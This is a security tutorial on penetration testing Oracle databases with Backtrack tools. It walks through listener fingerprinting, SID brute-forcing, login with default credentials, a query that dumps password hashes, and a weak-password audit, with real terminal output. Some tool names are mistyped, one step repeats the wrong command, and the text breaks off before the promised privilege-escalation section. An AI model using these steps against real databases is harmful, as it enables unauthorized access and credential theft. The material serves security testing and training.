



& Oracle

The following short tutorial explains how to do a (limited) pentest against Oracle (8.1.7.4 – 10.2.0.2). This tutorial will be extended in the future...

The following tutorial explains how to do an Oracle pentest with Backtrack 2.0. I want to thank the entire Backtrack-Team for this great collection of security tools and Max for the collaboration.

Nowadays there are many Oracle 10g databases around. Oracle did a good job (but not a perfect) hardening the database out of the box. Most tutorials still describe how to break older 8i/9i databases. Most of the older tools are not working against the new 10g listener. We will show how to connect to an Oracle database, decrypt Oracle passwords, hack the TNS listener and escalate privileges.

Questions and comments are welcome.

At a glance:


1. Find the Oracle database + port of the listener (with nmap/amap)
`nmap -v <IP-ADDRESS>`
2. Get the version number of the database (with tnsCmd)
`tnsCmd10g.pl version -h <IP-ADDRESS>`
3. Get the SID/servicename (with tnsCmd or sidguess)
`tnsCmd10g.pl status -h <IP_ADDRESS>` (unprotected listener)
`sidguess host=<IP-ADDRESS> port=<PORT> sidfile=sid.txt`
4. Connect to the database (with sqlplus)
`sqlplus user/password@//<IP_ADDRESS>:<PORT>/<SID>`
5. Check the database for weak passwords (with checkpwd)
`checkpwd user/password@//<IP_ADDRESS>:<PORT>/<SID>`
`default_password.txt`
6. Hacking the TNS Listener with tnsCmd10g.pl
7. Escalating Privileges via sqlplus
 - a. dbms_export_extension
 - b. more coming soon.

Find TNS Listener Port

The first step in doing an Oracle security pentest is to identify the TNS Listener Port of the Oracle database. By default this port is 1521 (sometimes also 1526) but for security reasons some DBAs are changing the default port to a different port. From my experience most TNS listeners are listening on port 1521.

We can use nmap or amap to identify the port where the TNS listener is running. Both tools are installed on the Backtrack CD.

```
nmap -v <IP-ADDRESS>
```

A screenshot of a terminal window titled 'Shell - Konsole'. The terminal shows the execution of the command 'nmap -v 192.168.2.232'. The output includes details about the scan process, such as 'Starting Nmap 4.11', 'Initiating ARP Ping Scan', and 'Initiating SYN Stealth Scan'. It lists discovered open ports: 80/tcp (http), 135/tcp (msrpc), 139/tcp (netbios-ssn), 443/tcp (https), 445/tcp (microsoft-ds), 1521/tcp (oracle), and 8080/tcp (http-proxy). The scan finished in 1.242 seconds. A large 'backtrack.' watermark is visible in the background of the terminal output.

```
BT ~ # nmap -v 192.168.2.232
Starting Nmap 4.11 ( http://www.insecure.org/nmap/ ) at 2006-10-06 22:33 GMT
Initiating ARP Ping Scan against 192.168.2.232 [1 port] at 22:33
The ARP Ping Scan took 0.02s to scan 1 total hosts.
DNS resolution of 1 IPs took 0.26s.
Initiating SYN Stealth Scan against 192.168.2.232 [1680 ports] at 22:33
Discovered open port 80/tcp on 192.168.2.232
Discovered open port 443/tcp on 192.168.2.232
Discovered open port 445/tcp on 192.168.2.232
Discovered open port 8080/tcp on 192.168.2.232
Discovered open port 135/tcp on 192.168.2.232
Discovered open port 1521/tcp on 192.168.2.232
Discovered open port 139/tcp on 192.168.2.232
The SYN Stealth Scan took 0.70s to scan 1680 total ports.
Host 192.168.2.232 appears to be up ... good.
Interesting ports on 192.168.2.232:
Not shown: 1673 closed ports
PORT      STATE SERVICE
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
443/tcp   open  https
445/tcp   open  microsoft-ds
1521/tcp  open  oracle
8080/tcp  open  http-proxy
MAC Address: 00:0C:29:68:4C:15 (VMware)


Nmap finished: 1 IP address (1 host up) scanned in 1.242 seconds
Raw packets sent: 1681 (73.962KB) | Rcvd: 1681 (77.322KB)
BT ~ #
```

Get the Oracle version

To identify the version and operating system we can get the version string from the Oracle TNS Listener. This version string contains the Version, Patchlevel and Operating System of the TNS Listener. This string will always (also 10g) be returned even if the listener is password protected.

```
tnscmd10g.pl version -h <IP-ADDRESS>
```

Sample: Oracle 9i



```

BT oracle # tncmd10g.pl version -h 192.168.2.232
sending (CONNECT_DATA=(COMMAND=version)) to 192.168.2.232:1521
writing 90 bytes
reading
.M.....6.....-..... (DESCRIPTION=(TMP=) (VSNNUM=153092352) (ERR=0)).7.....TNSLSNR for 32-bit
Windows: Version 9.2.0.1.0 - Production..TNS for 32-bit Windows: Version 9.2.0.1.0 - Production..Win
dows NT Named Pipes NT Protocol Adapter for 32-bit Windows: Version 9.2.0.1.0 - Production..Windows NT
TCP/IP NT Protocol Adapter for 32-bit Windows: Version 9.2.0.1.0 - Production,,.....@
BT oracle #
  
```

1. Get the status of the listener

Get SID/ServiceName


In Oracle 7- 9i Rel. 2 the listener always returned the SID/ServiceName of the registered Oracle databases via the listener status command. Since Patchset 9.2.0.6 (with password-protection) or in Oracle 10g the listener does no longer return these values.

The name of the SID/Service_name is **mandatory** for connecting to the database via OCI. Without the knowledge of the SID it is not possible to connect to Oracle.

In unprotected 8i/9i environments the easiest way to get this information is the status command. This status command returns a lot of useful information like version number, OS, installation patch, SID, port, ...

The status command can be submitted with the following command:

```
tnscmd10g.pl status -h <IP_ADDRESS>
```



```

BT oracle # tncmd10g.pl status -h 192.168.2.232
sending (CONNECT_DATA=(COMMAND=status)) to 192.168.2.232:1521
writing 89 bytes
reading
.....6.....P.....Z..... (DESCRIPTION=(TMP=) (VSNNUM=153092352) (ERR=0) (ALIAS=LISTENER) (
SECURITY=OFF) (VERSION=TNSLSNR for 32-bit Windows: Version 9.2.0.1.0 - Production) (START_DATE=06-OCT-200
6 09:59:07) (SIDNUM=1) (LOGFILE=C:\oracle\ora92\network\log\listener.log) (PRMFILE=C:\oracle\ora92\network
\admin\listener.ora) (TRACING=off) (UPTIME=4154306) (SNMP=OFF) (PID=392)) S..... (ENDPOINT=(HANDLER=(HAND
LER_MAXLOAD=0) (HANDLER_LOAD=0) (ESTABLISHED=0) (REFUSED=0) (HANDLER_ID=E6A3CD5A0CF8-4ECC-8954-D2E4BFCEDE6
) (PRE=any) (SESSION=NS) (DESCRIPTION=(ADDRESS=(PROTOCOL=ipc) (PIPENAME=\\.\pipe\EXTPROC\ipc))))), (ENDPOIN
T=(HANDLER=(HANDLER_MAXLOAD=0) (HANDLER_LOAD=0) (ESTABLISHED=0) (REFUSED=0) (HANDLER_ID=968E9E3833F2-4EC8-8
FC0-9EC31FBD4073) (PRE=any) (SESSION=NS) (DESCRIPTION=(ADDRESS=(PROTOCOL=tcp) (HOST=ora9201.rds.local) (PORT
=1521))))), (ENDPOINT=(HANDLER=(STA=ready) (HANDLER_MAXLOAD=0) (HANDLER_LOAD=0) (ESTABLISHED=0) (REFUSED=0)
(HANDLER_ID=635940900504-4AFD-B476-B3E5351FCB75) (PRE=http) (SESSION=RAW) (DESCRIPTION=(ADDRESS=(PROTOCOL=
tcp) (HOST=ora9201.rds.local) (PORT=8080) (Presentation=HTTP) (Session=RAW))))), (ENDPOINT=(HANDLER=(STA=re
ady) (HANDLER_MAXLOAD=0) (HANDLER_LOAD=0) (ESTABLISHED=0) (REFUSED=0) (HANDLER_ID=D5D248EE68E6-4D5E-A30B-513
9806C5C66) (PRE=FTP) (SESSION=RAW) (DESCRIPTION=(ADDRESS=(PROTOCOL=tcp) (HOST=ora9201.rds.local) (PORT=2100)
(Presentation=FTP) (Session=RAW))))), (SERVICE=(SERVICE_NAME=PLSExtProc) (INSTANCE=(INSTANCE_NAME=PLSExtP
roc) (NUM=1) (INSTANCE_STATUS=UNKNOWN) (NUMREL=1))), (SERVICE=(SERVICE_NAME=ora9201) (INSTANCE=(INSTANCE_NA
ME=ora9201) (NUM=1) (INSTANCE_STATUS=UNKNOWN) (NUMREL=1))) (INSTANCE=(INSTANCE_NAME=ora9201) (NUM=2) (NUMREL=1
))), (SERVICE=(SERVICE_NAME=ora9201XDB) (INSTANCE=(INSTANCE_NAME=ora9201) (NUM=2) (NUMREL=1))), .....@
BT oracle #
  
```

Now we know:

Version:	9.2.0.1
Operating System:	Windows
Oracle_Home:	c:\oracle\ora92
Extproc installed:	YES
Ports:	1521 (TNS), 2100 (FTP), 8080 (HTTP)

SID: **ora9201**

Now we know that the SID is ora9201. We can use this value to connect to the Oracle database using sqlplus or checkpwd.

If the Oracle 9i Listener is password protected we are getting the following error message from the status command

```

Shell - TNScmd
BT oracle # tnsctl0g.pl version -h 192.168.2.237
sending (CONNECT_DATA=(COMMAND=version)) to 192.168.2.237:1521
writing 90 bytes
reading
..M.....6..... (DESCRIPTION=(TMP=) (VSNNUM=153093888) (ERR=0)).....TNSLSNR for 32-bit
Windows: Version 9.2.0.7.0 - Production..TNS for 32-bit Windows: Version 9.2.0.7.0 - Production..Ora
cle Bequeath NT Protocol Adapter for 32-bit Windows: Version 9.2.0.7.0 - Production..Windows NT Named P
ipes NT Protocol Adapter for 32-bit Windows: Version 9.2.0.7.0 - Production..Windows NT TCP/IP NT Proto
col Adapter for 32-bit Windows: Version 9.2.0.7.0 - Production,.....@
BT oracle # tnsctl0g.pl status -h 192.168.2.237
sending (CONNECT_DATA=(COMMAND=status)) to 192.168.2.237:1521
writing 89 bytes
reading
..e.....".Y(DESCRIPTION=(TMP=) (VSNNUM=153093888) (ERR=1169) (ERROR_STACK=(ERROR=(CODE=1169) (EMFI=4))))
BT oracle #
  
```

In case of an Oracle 10g database (protected with local OS authentication) we are getting a different error message from the status command

```

Shell - TNScmd
BT oracle # tnsctl0g.pl version -h 192.168.2.234
sending (CONNECT_DATA=(COMMAND=version)) to 192.168.2.234:1521
writing 90 bytes
reading
..M.....6..... (DESCRIPTION=(TMP=) (VSNNUM=169869568) (ERR=0));.....TNSLSNR for 32-bit
Windows: Version 10.2.0.1.0 - Production..TNS for 32-bit Windows: Version 10.2.0.1.0 - Production..W
indows NT Named Pipes NT Protocol Adapter for 32-bit Windows: Version 10.2.0.1.0 - Production..W
indows NT TCP/IP NT Protocol Adapter for 32-bit Windows: Version 10.2.0.1.0 - Production,.....@
BT oracle # tnsctl0g.pl status -h 192.168.2.234
sending (CONNECT_DATA=(COMMAND=status)) to 192.168.2.234:1521
writing 89 bytes
reading
..a.....".U(DESCRIPTION=(ERR=12618) (VSNNUM=169869568) (ERROR_STACK=(ERROR=(CODE=12618) (EMFI=4))))
BT oracle #
  
```

For security reasons Oracle is blocking status requests from external IP addresses in Oracle 10g or password protected 9i databases. In this case we can try to bruteforce / or dictionary attack the SID by using sidguess

sidguess host=<IP-ADDRESS> port=<PORT> sidfile=sid.txt

```

Shell - Sidguess
BT oracle # sidguess host=192.168.2.234 port=1521 sidfile=sid.txt
Sidguess 1.00 - 2006 by Red-Database-Security GmbH
Oracle Security Consulting, Security Audits & Security Trainings
http://www.red-database-security.com

SID=xe
BT oracle #
  
```

Now we know that the SID of this database is XE and we have all the information which is necessary to connect to the database. OK, we still need an Oracle account.

More information about sidguess can be found on http://www.red-database-security.com/whitepaper/oracle_guess_sid.html

Connect to the database (with sqlplus)

After collecting the IP-Address, port and SID/ServiceName we are now able to connect to the Oracle database. The easiest way to do this is the (free) command line interface sqlplus.

Typical default username/password-combinations are:


dbsnmp/dbsnmp	(nearly DBA)
outln/outln	(nearly DBA)
scott/tiger	(normal user with some create privileges)
system/manager	(DBA)
sys/change_on_install	(DBA)

```
sqlplus user/password@//<IP_ADDRESS>:<PORT>/<SID>
```

At the prompt we can run all SQL commands (according to our privileges)

```
select * from v$version;
select username from all_users;
select * from session_roles;
select username,password from dba_users;
(DBA only)
show parameter
```

We can leave sqlplus with the quit command.

A screenshot of a terminal window titled 'Shell - TNScmd'. The terminal shows the following commands and output:

```
BT instantclient_10_2 # cd /opt/oracle/instantclient_10_2
BT instantclient_10_2 # sqlplus system/alexoral@//192.168.2.232/ora9201

SQL*Plus: Release 10.2.0.2.0 - Production on Fri Oct 6 21:37:58 2006

Copyright (c) 1982, 2005, Oracle. All Rights Reserved.

Connected to:
Oracle9i Enterprise Edition Release 9.2.0.1.0 - Production
With the Partitioning, OLAP and Oracle Data Mining options
JServer Release 9.2.0.1.0 - Production


SQL> █
```

Check the database for weak passwords

Check the quality of the passwords with checkpwd. To get better results you can use a larger dictionary file. The file default_passwords.txt contains only 600+ default passwords.

Checkpwd automatically checks also for username=password.

```
checkpwd system/alexora1@//192.168.2.232/ora9201
default_passwords.txt
```

A screenshot of a terminal window titled 'Shell - Checkpwd'. The terminal shows the execution of the 'checkpwd' command with the following output:

```
BT oracle # checkpwd system/alexora1@//192.168.2.232/ora9201 default_passwords.txt
Checkpwd 1.12 - (c) 2006 by Red-Database-Security GmbH
Oracle Security Consulting, Security Audits & Security Trainings
http://www.red-database-security.com

initializing Oracle client library
connecting to the database
retrieving users and password hash values
opening weak password list file
reading weak passwords list
checking passwords
SYS      OK [OPEN]
SYSTEM  OK [OPEN]
DBSNMP  has weak password DBSNMP [OPEN]
SCOTT   has weak password TIGER [OPEN]
CTXSYS  has weak password CTXSYS [OPEN]
PLSQL   OK [OPEN]
OUTLN   has weak password OUTLN [EXPIRED & LOCKED]
XDB     has weak password CHANGE_ON_INSTALL [EXPIRED & LOCKED]
WKSYS   has weak password CHANGE_ON_INSTALL [EXPIRED & LOCKED]
ODM     has weak password ODM [EXPIRED & LOCKED]
OLAPSYS has weak password MANAGER [EXPIRED & LOCKED]
QS_ES   has weak password CHANGE_ON_INSTALL [EXPIRED & LOCKED]
QS_WS   has weak password CHANGE_ON_INSTALL [EXPIRED & LOCKED]
QS      has weak password CHANGE_ON_INSTALL [EXPIRED & LOCKED]
QS_ADM  has weak password CHANGE_ON_INSTALL [EXPIRED & LOCKED]
SH      has weak password CHANGE_ON_INSTALL [EXPIRED & LOCKED]
PM      has weak password CHANGE_ON_INSTALL [EXPIRED & LOCKED]
OE      has weak password CHANGE_ON_INSTALL [EXPIRED & LOCKED]
HR      has weak password CHANGE_ON_INSTALL [EXPIRED & LOCKED]
RMAN    has weak password RMAN [EXPIRED & LOCKED]
QS_CS   has weak password CHANGE_ON_INSTALL [EXPIRED & LOCKED]
QS_CB   has weak password CHANGE_ON_INSTALL [EXPIRED & LOCKED]
QS_CBADM has weak password CHANGE_ON_INSTALL [EXPIRED & LOCKED]
QS_OS   has weak password CHANGE_ON_INSTALL [EXPIRED & LOCKED]
ODM_MTR has weak password MTRPW [EXPIRED & LOCKED]
WKPROXY has weak password CHANGE_ON_INSTALL [EXPIRED & LOCKED]
ANONYMOUS OK [EXPIRED & LOCKED]
WMSYS   has weak password WMSYS [EXPIRED & LOCKED]
ORDSYS  has weak password ORDSYS [EXPIRED & LOCKED]
ORDPLUGINS has weak password ORDPLUGINS [EXPIRED & LOCKED]
MDSYS   has weak password MDSYS [EXPIRED & LOCKED]

Done. Summary:
Passwords checked      : 5696
Weak passwords found  : 27
Elapsed time (min:sec) : 0:1
Passwords / second    : 5696
```



Oracle 9.2.0.6 and higher with password protected listener

Check the version of the listener with the version command

```
tnscmd10g.pl version -h 192.168.2.232
```

Get the status of the listener

```
tnscmd10g.pl version -h 192.168.2.232
```



```
BT oracle # tnscmd10g.pl version -h 192.168.2.237
sending (CONNECT_DATA=(COMMAND=version)) to 192.168.2.237:1521
writing 90 bytes
reading
.M.....6..... (DESCRIPTION=(TMP=) (VSNNUM=153093888) (ERR=0)).....TNSLSNR for 32-bit
Windows: Version 9.2.0.7.0 - Production..TNS for 32-bit Windows: Version 9.2.0.7.0 - Production..Ora
cle Bequeath NT Protocol Adapter for 32-bit Windows: Version 9.2.0.7.0 - Production..Windows NT Named P
ipes NT Protocol Adapter for 32-bit Windows: Version 9.2.0.7.0 - Production..Windows NT TCP/IP NT Proto
col Adapter for 32-bit Windows: Version 9.2.0.7.0 - Production,,,,,.....@
BT oracle # tnscmd10g.pl status -h 192.168.2.237
sending (CONNECT_DATA=(COMMAND=status)) to 192.168.2.237:1521
writing 89 bytes
reading
.e.....".Y(DESCRIPTION=(TMP=) (VSNNUM=153093888) (ERR=1169) (ERROR_STACK=(ERROR=(CODE=1169) (EMFI=4))))
BT oracle #
```

Oracle 10g

